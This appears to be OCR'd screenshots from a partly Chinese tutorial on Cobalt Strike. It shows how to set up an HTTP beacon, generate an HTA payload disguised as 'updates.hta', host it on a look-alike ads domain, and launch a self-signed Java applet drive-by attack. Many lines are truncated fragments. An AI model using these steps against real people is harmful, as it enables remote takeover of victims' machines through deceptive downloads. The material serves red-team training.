

Input
This beacon uses HTTP to check for taskings. Please provide the domains to use for beaconing. The A record for these domains must point to your Cobalt Strike system. An IP address is OK. Separate each host or domain with a comma.
ads.losenolove.com
OK
Cancel


HTML Application Attack
This package generates an HTML application that runs a payload.
Listener:
ec2 - beacon http
Add
Method:
PowerShell
Generate
Help


Save
Save In:
root
applet
cobaltstrike
Desktop
Downloads
Malleable-C2-Profiles
PowerSploit
PowerTools
Public
Templates
Veil-Evasion
Videos
ec2.pem
File Name:
updates.hta
Files of Type:
All Files


iew Attacks Reporting Help
internal
user
com
Host File
Host a file through Cobalt Strike's web serv
File:
/root/updates.hta
Local URI:
/updates.hta
Local Host:
ads.losenolove.com
Local Port:
80
Mime Type:
automatic
Launch
Help
20 *** raffi has joined.
31 *** raffi hosted system
29 *** received system profile (4 applications)
19 *** received system profile (4 applications)
55 *** received system profile (3 applications)
11 *** received system profile (5 applications)
45 *** received system profile (5 applications)


Success
Started service: host file
Copy and paste this URL to access it
ttp://ads.losenolove.com:80/updates.hta
Ok
rofiler @ http://ads.los
le (4 applications)
le (4 applications)
le (3 applications)
le (5 applications)
le (5 applications)
e/ubuntu/cobaltstrike/uploads/updates.hta @ http://ads.losenol
Start
ads.losenolove.com/updates.hta
Open File - Security Warning
The publisher could not be verified. Are you sure you want to run this software?
Name: C:\Users\whatta.hogg\Downloads\updates.hta
Publisher: Unknown Publisher
Type: HTML Application
From: C:\Users\whatta.hogg\Downloads\updates.hta
Run
Cancel
Always ask before opening this file
This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.
How can I decide what software to run?



Java Signed Applet 攻击

此工具可通过攻击->web drive by->signed applet 攻击获得。这个攻击启动了一个 Cobalt Strike Web 服务器，它承加载了一个自签名的 Java 小程序。要求访问者授予 applet 运行权限。当访问者授予此权限时，您就可以访问他们的系统。

设置 **URI 路径**和**端口**以配置 Web 服务器。

选择 **Launch 按**钮开始攻击


选择 **Enable SSL** 以通过 SSL 提供此内容。在 Malleable C2 配置文件中指定有效的 SSL 证书时，此选项可用。

选 Enable SSL to serve this content over SSL，在 Malleable C2 配置文件中指定有效的 SSL 证书时，此选项可用。

Signing Cobalt Strike's Applet 攻击


在没有有效的代码签名证书的情况下，Cobalt Strike 的 Java 签名小应用程序攻击是 无效 。本教程展示了如何用自己的代码签名证书来签署 Cobalt Strike 的 Java 签名小程序攻击。

Java Applet Attack Code Signing Tutorial



Java Applet 攻击代码签名：


user
computer
Self-signed Applet Attack
This package sets up a self-signed Java applet. This package will spawn the specified listener if the user gives the applet
Local URI:
/mPlayer
Local Host:
192.168.1.11
Local Port:
80
Listener:
local - beacon http
Add
Launch
Help


Cobalt Strike
View
Attacks
Reporting
Help
Packages
Web Drive-by
Spear Phish
Manage
Clone Site
Host File
PowerShell Web Delivery
Signed Applet Attack
Smart Applet Attack
System Profiler
external
Event Log
X



ted signed applet @ http://192.168
Success
Started service: host applet
Copy and paste this URL to access it
http://192.168.1.11:80/mPlayer
Ok



http://192.168.1.11/mPlayer
192.168.1.11
Loading, please wait.
Java Application Blocked
Application Blocked by Java Security
For security, applications must now meet the requirements for the Hi
security settings, or be part of the Exception Site List, to be allowed
More Information
Name: Java
Location: http://192.168.1.11
Reason: Your security settings have blocked a self-signed applica

